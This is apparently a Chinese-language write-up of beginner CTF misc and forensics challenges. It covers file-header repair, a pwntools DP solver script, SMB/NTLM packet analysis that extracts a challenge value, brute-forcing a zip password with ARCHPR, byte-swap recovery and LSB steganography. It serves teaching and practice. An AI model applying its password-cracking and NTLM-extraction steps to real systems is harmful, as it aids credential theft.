
无疑就是jpg图片逆序

对数据流逆序还原，得到




明显宽高不对

损害的宽高是0280 0210



修复后0280 0280差不多就行



得到flag

ez_pcap_1

比较简单，完全可以不用流量分析

横向移动文件传输传了个flag文件

直接导出即可

ez_climbstairs

简单dp爬楼梯


一次可以爬的阶梯可以是1，2或者1，2，3或者1，2，3，4

该题为1，2，3

exp如下

```
from pwn import *
import re
import time
import sys

sys.set_int_max_str_digits(50000)
def calculate_ways(n):
    if n == 1:
        return 1
    elif n == 2:
        return 2
    elif n == 3:
        return 4
    else:
        dp = [0] * (n + 1)
        dp[1], dp[2], dp[3] = 1, 2, 4
        for i in range(4, n + 1):
            dp[i] = dp[i - 1] + dp[i - 2] + dp[i - 3]
        return dp[n]

try:
    nc = remote('nc1.ctfplus.cn', 44657)

    for i in range(100):
        data = nc.recv()
        data = data.decode().strip()
        print(f"第{i+1}次收到: {data}")
        number = re.search(r'\d+', data).group()
        print(f"第{i+1}次要计算的数字: {number}")
        result = calculate_ways(int(number))

        print(f"第{i+1}次发送: {result}")
        result = str(result).encode()
        nc.sendline(result)

        response = nc.recv()
        response = response.decode().strip()
        print(f"第{i+1}次收到resp: {response}")

        if '答对了' in response:
            print('success')
        elif '答错了' in response:
            print('fail')
            break

        time.sleep(0.5)

    data = nc.recv()
    print(f"flag:{data.decode()}")
```

```
except Exception as e:
    print(f"An error occurred: {e}")

finally:
    nc.close()
```



ez_pcap_2

此类需要寻找多个答案的题目应当采取交互式验证每一个目标答案，而不是合在一起验证
今后不会这样出题了，只有一次性全对才能得到验证确实有点折磨

此题考察 smb 和 ntlm 的流量分析


域环境的域名：root.com 比较简单不多说

文件传输时所用的smb版本号：0x0210

我们知道，smb流量里在会话建立阶段会有两次请求


首先客户端（win7 192.168.161.130）发送一个SMB negotiate protocol request请求数据报，并列出它所支持的所有SMB协议版本

服务器收到请求信息后响应请求，并列出希望使用的协议版本。如果没有可使用的协议版本则返回0XFFFFH，结束通信



Negotiate Protocol Request

列出了很多支持的smb协议版本



Negotiate Protocol Response

选择了0x02ff，也就是smb2

版本对应关系如下：

```
0x0202     SMB 2.002
0x0210      SMB 2.1
0x0300      SMB 3.0
0x0302      SMB 3.02
0x02FF      SMB2
```

Wireshark · 分组 131 · flag.pcapng

```
> Frame 131: 306 bytes on wire (2448 bits), 306 bytes captured (2448 bits) on interface \Device\NPF_{65E38B35-FBB8-4F0E-939
> Ethernet II, Src: VMware_f2:86:8c (00:0c:29:f2:86:8c), Dst: VMware_a4:63:2c (00:0c:29:a4:63:2c)
> Internet Protocol Version 4, Src: 192.168.161.129, Dst: 192.168.161.130
> Transmission Control Protocol, Src Port: 445, Dst Port: 51901, Seq: 1, Ack: 160, Len: 252
> NetBIOS Session Service
v SMB2 (Server Message Block Protocol version 2)
  > SMB2 Header
  v Negotiate Protocol Response (0x00)
    > StructureSize: 0x0041
    > Security mode: 0x03, Signing enabled, Signing required
      Dialect: SMB2 wildcard (0x02ff)
      Reserved: 0
      Server Guid: 832557ec-9854-4e76-ac99-640015e1a894
    > Capabilities: 0x00000007, DFS, LEASING, LARGE MTU
      Max Transaction Size: 8388608
      Max Read Size: 8388608
      Max Write Size: 8388608
      Current Time: Oct 10, 2024 20:43:57.318947700 中国标准时间
      Boot Time: Oct 10, 2024 20:34:02.095317700 中国标准时间
      Blob Offset: 0x00000080
      Blob Length: 120
    > Security Blob […]: 607606062b0601050502a06c306aa03c303a060a2b06010401823702021e06092a864882f71201020206092a864886f71
      Reserved2: 0x00000000
```

但是注意到还有一次Negotiate Protocol Request和Negotiate Protocol Response，这是为什么呢?不妨看看数据包,其实第一次的选择smb2是粗糙的选择，这一次才选了具体的2.几

Wireshark · 分组 132 · flag.pcapng

```
> Frame 132: 162 bytes on wire (1296 bits), 162 bytes captured (1296 bits) on interface \Device\NPF_{65E38B35-FBB8-4F0E-9395-02F1E963820C}, id 0
> Ethernet II, Src: VMware_a4:63:2c (00:0c:29:a4:63:2c), Dst: VMware_f2:86:8c (00:0c:29:f2:86:8c)
> Internet Protocol Version 4, Src: 192.168.161.130, Dst: 192.168.161.129
> Transmission Control Protocol, Src Port: 51901, Dst Port: 445, Seq: 160, Ack: 253, Len: 108
> NetBIOS Session Service
v SMB2 (Server Message Block Protocol version 2)
  > SMB2 Header
  v Negotiate Protocol Request (0x00)
      [Preauth Hash: 9c97a63c3466d57aa282af9d42de4ba852dbe05dc707cdeeeed077fbae07f7bcc4cac1f64b07ef91b4cd8e835196de2e8ad98d505b32e086df680f2a8057bedf]
    > StructureSize: 0x0024
      Dialect count: 2
    v Security mode: 0x01, Signing enabled
        .... ...1 = Signing enabled: True
        .... ..0. = Signing required: False
      Reserved: 0000
    v Capabilities: 0x00000000
        .... .... .... .... .... .... .... ...0 = DFS: This host does NOT support DFS
        .... .... .... .... .... .... .... ..0. = LEASING: This host does NOT support LEASING
        .... .... .... .... .... .... .... .0.. = LARGE MTU: This host does NOT support LARGE_MTU
        .... .... .... .... .... .... .... 0... = MULTI CHANNEL: This host does NOT support MULTI CHANNEL
        .... .... .... .... .... .... ...0 .... = PERSISTENT HANDLES: This host does NOT support PERSISTENT HANDLES
        .... .... .... .... .... .... ..0. .... = DIRECTORY LEASING: This host does NOT support DIRECTORY LEASING
        .... .... .... .... .... .... .0.. .... = ENCRYPTION: This host does NOT support ENCRYPTION
        .... .... .... .... .... .... 0... .... = NOTIFICATIONS: This host does NOT support receiving NOTIFICATIONS
      Client Guid: 2a124a75-8703-11ef-8d4c-000c29a4632c
      NegotiateContextOffset: 0x00000000
      NegotiateContextCount: 0
      Reserved: 0000
      Dialect: SMB 2.0.2 (0x0202)
      Dialect: SMB 2.1 (0x0210)
```

Wireshark · 分组 136 · flag.pcapng


```
> Transmission Control Protocol, Src Port: 445, Dst Port: 51901, Seq: 253, Ack: 268, Len: 252
> NetBIOS Session Service
v SMB2 (Server Message Block Protocol version 2)
  > SMB2 Header
  v Negotiate Protocol Response (0x00)
      [Preauth Hash: f3db7fcf79b5b57204edd182a59896bf9bf6e29f6b07e95f1bacf5ed204a90ecb32a04364232746793c5ca028b5144388d813f72d0e37db0c161d0caf4e34d31]
    > StructureSize: 0x0041
    v Security mode: 0x03, Signing enabled, Signing required
        .... ...1 = Signing enabled: True
        .... ..1. = Signing required: True
      Dialect: SMB 2.1 (0x0210)
      Reserved: 0
      Server Guid: 832557ec-9854-4e76-ac99-640015e1a894
    v Capabilities: 0x00000007, DFS, LEASING, LARGE MTU
        .... .... .... .... .... .... .... ...1 = DFS: This host supports DFS
        .... .... .... .... .... .... .... ..1. = LEASING: This host supports LEASING
        .... .... .... .... .... .... .... .1.. = LARGE MTU: This host supports LARGE_MTU
        .... .... .... .... .... .... .... 0... = MULTI CHANNEL: This host does NOT support MULTI CHANNEL
        .... .... .... .... .... .... ...0 .... = PERSISTENT HANDLES: This host does NOT support PERSISTENT HANDLES
        .... .... .... .... .... .... ..0. .... = DIRECTORY LEASING: This host does NOT support DIRECTORY LEASING
        .... .... .... .... .... .... .0.. .... = ENCRYPTION: This host does NOT support ENCRYPTION
        .... .... .... .... .... .... 0... .... = NOTIFICATIONS: This host does NOT support receiving NOTIFICATIONS
      Max Transaction Size: 8388608
      Max Read Size: 8388608
      Max Write Size: 8388608
      Current Time: Oct 10, 2024 20:43:57.381189600 中国标准时间
      Boot Time: Oct 10, 2024 20:34:02.095317700 中国标准时间
      Blob Offset: 0x00000080
      Blob Length: 120
    > Security Blob […]: 607606062b0601050502a06c306aa03c303a060a2b06010401823702021e06092a864882f71201020206092a864886f712010202060a2a864886f712010202030
      Reserved2: 0x00000000
```

第三个其实是想让大家找用户hash加密的challenge值

challenge值 44074afa7d98863c


最后一个：DNS服务器一般放在域控，找到域控的ComputerName就好

DNS服务器所处机器的机器名 WIN-GP726AF9QHQ.root.com　（DC.domainname.com ）



舔狗的觉醒


拿到压缩包先尝试爆破密钥(出题的时候被bindzip坑了本来准备6位弱密码的，结果限制8位加密起步，所以搞了个88888888)，直接用ARCHPR爆破



打开观察题目名字，以及看到文件头为 05 b4 30 40 ，而压缩包文件头为 50 4b 03 04，每个字节被反转了，写个脚本转换下


```
# 读取文件内容
with open('byte-revenge.txt', 'r') as file:
    data = file.read().split() #按空格来区分每个字节

# 对调每个字节

result = ""
for i in data:
    res = i[::-1]
    result+=res
print(result)
swapped_data = [byte[::-1] for byte in data]

# 将处理后的内容写回文件
with open('2.txt', 'w') as file:
    file.write(''.join(result))
```

最后拖进010去16进制恢复即可，后面解压得到pdf直接进行转ppt即可拿到flag




音乐大师

首先拿到附件拿到一个secret.wav的音频文件，还有一张图片，本来这道题出在新生赛是为了培养一下对于音频题目的数据分析能力的
对于图片的信息处理我们发现存在一个lab隐写



这里的Hint是提示去搜索音频隐写相关的内容，引导去搜索音频的lsb隐写
对图片再进行一步foremost提取



发现存在一个音频文件

由于LSB隐写（Least Significant Bit Steganography）是一种将秘密信息嵌入到载体数据（如图像或音频）中的技术。它通过修改载体数据的最低有效位来隐藏信息。由于最低有效位的变化对载体数据的整体影响很小，因此这种方法可以在不显著改变载体数据的情况下隐藏信息

